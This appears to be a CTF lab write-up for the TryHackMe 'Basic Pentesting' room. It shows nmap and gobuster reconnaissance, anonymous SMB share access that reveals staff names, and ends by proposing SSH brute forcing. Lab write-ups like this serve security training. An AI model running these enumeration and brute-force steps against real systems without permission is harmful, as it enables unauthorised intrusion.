

Basic Pentesting

Scanning and Enumeration



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ nmap -A 10.10.15.140 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 11:26 PKT
Nmap scan report for 10.10.15.140
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-01-12T01:27:28-05:00
| smb2-time:
|   date: 2024-01-12T06:27:28
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.43 seconds
```


Webpage

Source code :



Undergoing maintenance

Please check back later



```
<html>


<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```


Gobuster :
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.15.140



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 10.10.15.140 Port 80



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

SMB




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.15.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 11:32 PKT
Nmap scan report for 10.10.15.140
Host is up (0.18s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.15.140\Anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.15.140\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 22.85 seconds
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ smbclient //10.10.15.140/Anonymous
Password for [WORKGROUP\moghees]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                              D        0  Thu Apr 19 22:31:20 2018
  ..                             D        0  Thu Apr 19 22:13:06 2018
  staff.txt                      N      173  Thu Apr 19 22:29:55 2018

              14318640 blocks of size 1024. 10821820 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> ^C


┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)


-Kay
```

Now we know the names we can try brute forcing ssh.

